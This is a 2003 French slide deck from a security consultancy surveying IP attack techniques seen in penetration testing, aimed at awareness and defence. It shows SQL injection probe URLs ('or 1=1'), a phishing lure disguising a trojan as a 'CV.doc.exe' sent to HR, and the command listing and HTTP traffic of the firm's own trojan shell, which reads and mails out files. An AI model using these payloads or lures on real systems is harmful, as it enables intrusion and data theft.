

Techniques actuelles d'attaque IP

8 années d'expérience en test d'intrusion

Stéphane Aubert

Stephane.Aubert@hsc.fr

Hervé Schauer Consultants



Stéphane Aubert – 2003 (c) Hervé Schauer Consultants

1

- ▶ **Cabinet spécialisé en sécurité depuis 14 ans**
 - ▶ **Unix, Windows, TCP/IP (dont Internet)**
 - ▶ *Conseil & Expertise*
 - ▶ *Audit & Evaluation*
 - ▶ *Test d'intrusion*
 - ▶ *Installation & Configuration*
 - ▶ *Veille technologique*
 - ▶ *Assistance technique*
 - ▶ *Formations*
- ▶ **Une agence HSC à Toulouse depuis 1 an**

Stéphane Aubert – 2003 (c) Hervé Schauer Consultants



2

- ▶ **Des piles IP (et routage) aux applications**
 - ▶ Source-routing, fragmentation, ICMP redirect
 - ▶ Authentications faibles (oracle/oracle)
 - ▶ Vulnérabilités des serveurs Web
 - ▶ PHF, Unicode ...
 - ▶ Mauvaise gestion des sessions HTTP
 - ▶ Conception et sécurisation des applications
 - ▶ XSS, SQL Injection ...

Stéphane Aubert – 2003 (c) Hervé Schauer Consultants



3

- ▶ **Attaques par scripts automatiques, vers, virus**
- ▶ **Attaques par Chevaux de Troie**
 - ▶ Principalement contre les postes Windows
- ▶ **Attaques des applications**
 - ▶ Principalement : portails Web, B2B ...
 - ▶ Injection de code SQL, XSS, débordement de buffer...
- ▶ **Attaques par les réseaux sans fil**
 - ▶ Principalement Wifi (802.11)
- ▶ **Attaques Déni de service (Web, racine DNS ...)**

Stéphane Aubert – 2003 (c) Hervé Schauer Consultants



4

- ▶ **DDOS : Distributed Denial Of Service**
 - ▶ Attaques massives depuis plusieurs sources
 - ▶ Mi-1999 : Premiers DDOS
 - ▶ Début 2000 : Amazon, CNN, eBay bloqués !
 - ▶ Oct. 2002 : 9 racines DNS (sur 13) tombent !

- ▶ **DOS : Naptha, Shutup**
 - ▶ Attaque depuis une seule source pour bloquer un service (Mail, WEB ...)

Stéphane Aubert – 2003 (c) Hervé Schauer Consultants



5

- ▶ **Vulnérabilités des serveurs WEB**
 - ▶ *Débordements de buffer, SSL, Unicode ...*
- ▶ **XSS : Cross Site Scripting**
 - ▶ *Placer du code (javascript) sur un serveur consultable par d'autres clients.*
- ▶ **Injection de code SQL**

`http://www.client.com/cgi/infos.jsp?id_client=32321621`

`http://www.client.com/cgi/infos.jsp?id_client=33/0`
`java.sql.SQLException: ORA-01347: divisor is equal to zero`

`http://www.client.com/cgi/infos.jsp?id_client=32321620+1`


`http://www.client.com/cgi/infos.jsp?id_client=33 or 1=1`

Stéphane Aubert – 2003 (c) Hervé Schauer Consultants



6

- ▶ **Détail d'une technique d'attaque :**
 - ▶ des serveurs Web publics depuis l'intérieur
 - ▶ des serveurs internes (intranet ...)



- ▶ *HSC utilise ces attaques en test d'intrusion depuis 1999*

Stéphane Aubert – 2003 (c) Hervé Schauer Consultants



7

- ▶ **Envoyer un exécutable par mail**
 - ▶ *Changer l'expéditeur du message*
 - ▶ *L'antivirus pose t-il un problème ?*
 - ▶ **Si outlook bloque l'exécution du programme :**
 - ▶ *Envoyer un .zip ou simplement une URL :*
<http://www.hsc.fr/~aubert/CV.exe>
- ▶ **Faire en sorte que l'utilisateur lance le programme**


From: Email d'un collègue
(dont l'adresse est sur Internet)
Subject: C'est très bon ...
Fichier attaché: GAG.exe

Stéphane Aubert – 2003 (c) Hervé Schauer Consultants



8

► **Notre cheval de Troie : DPT (Deep-PenTest)**



► **OLE est utilisé pour piloter IE si le flux 80/tcp n'est autorisé en sortie qu'à travers un relais**



► **Email envoyé aux RH :**

Madame, Monsieur,

Suite mon entretien avec XXX, vous trouverez ci-joint mon CV au format word. Ce document est crypté avec SecurityBox il suffit de cliquer dessus pour voir le texte.

Veuillez agréer, Madame, Monsieur, l'expression de ma considération distinguée.

Stéphane Aubert



► **Réponse des RH :**

Monsieur,

Nous accusons réception de votre candidature et vous remercions de l'intérêt que vous portez à notre société.

Cependant, il semblerait que vous ayez oublié de joindre votre CV ainsi qu'une lettre d'accompagnement.

Cordialement,
XXXX
Chargée de recrutement

Stéphane Aubert – 2003 (c) Hervé Schauer Consultants



11

► **Deuxième essai (avec transformation ;) :**

Bonjour,

Je vous remercie de me répondre aussi vite.

Vous trouverez mon CV et ma lettre d'accompagnement en cliquant sur le lien suivant :

<http://www.hsc.fr/~aubert/CV.doc.exe>

Sincères salutations,
Stéphane Aubert

Stéphane Aubert – 2003 (c) Hervé Schauer Consultants



12

```
$ ./tshell demo
demo> help

-- Trojan shell - sa/hsc --

Usage:
  ls -al                (run command)
  run dir d:\aubert     (run command)
  scan 10.0.0.1         (tcp scanner)
  getfile c:\boot.ini  (get file)
  mailfile c:\boot.ini (mail file)
  mailrun uname        (send result by mail)
  smtpgateway 10.0.0.10 (set smtp gateway)
  wget <host> <file> <dest> (upload file from a web server)
  wait 120              (wait for N sec)
  timeout 10           (set timeout to N sec)
  die                  (kill remote trojan)

demo> quit
```

Stéphane Aubert – 2003 (c) Hervé Schauer Consultants



13

```
> dir
GET /cgi-bin/what?name=hsc HTTP/1.1
... 4 secondes plus tard ...
POST /cgi-bin/run?name=hsc HTTP/1.0
X-Command: dir
Content-length: 1347

Volume in drive C is system
Volume Serial Number is 00xx-xxxx
Directory of C:\Documents and Settings\Administrator\Desktop

11/28/2002  04:37p      <DIR>          .
11/28/2002  04:37p      <DIR>          ..
11/28/2002  04:29p           1 036 218 hsc.exe
11/28/2002  02:26p           1 036 228 jbm.exe
11/28/2002  04:37p              59 392 nc.exe
11/28/2002  01:26p           953 323 ole.exe
11/28/2002  01:27p              207 ole.txt
                5 File(s)          3 085 368 bytes
                2 Dir(s)    3 575 209 984 bytes free
```

Stéphane Aubert – 2003 (c) Hervé Schauer Consultants



14

- ▶ **Les attaques actuelles sont de plus en plus évoluées et automatisées**
- ▶ **Faire attention aux Email (binaires ou non) !**
 - ▶ *EXE, PIF, BAT, Macro Word -> Virus ou Trojan*
 - ▶ *Attention aussi aux PDF, vidéos, sons, images ...*
- ▶ **Les efforts à venir porteront sur la sécurisation et la surveillance :**
 - ▶ **Des applications**
 - ▶ **Des réseaux internes**



Stéphane Aubert – 2003 (c) Hervé Schauer Consultants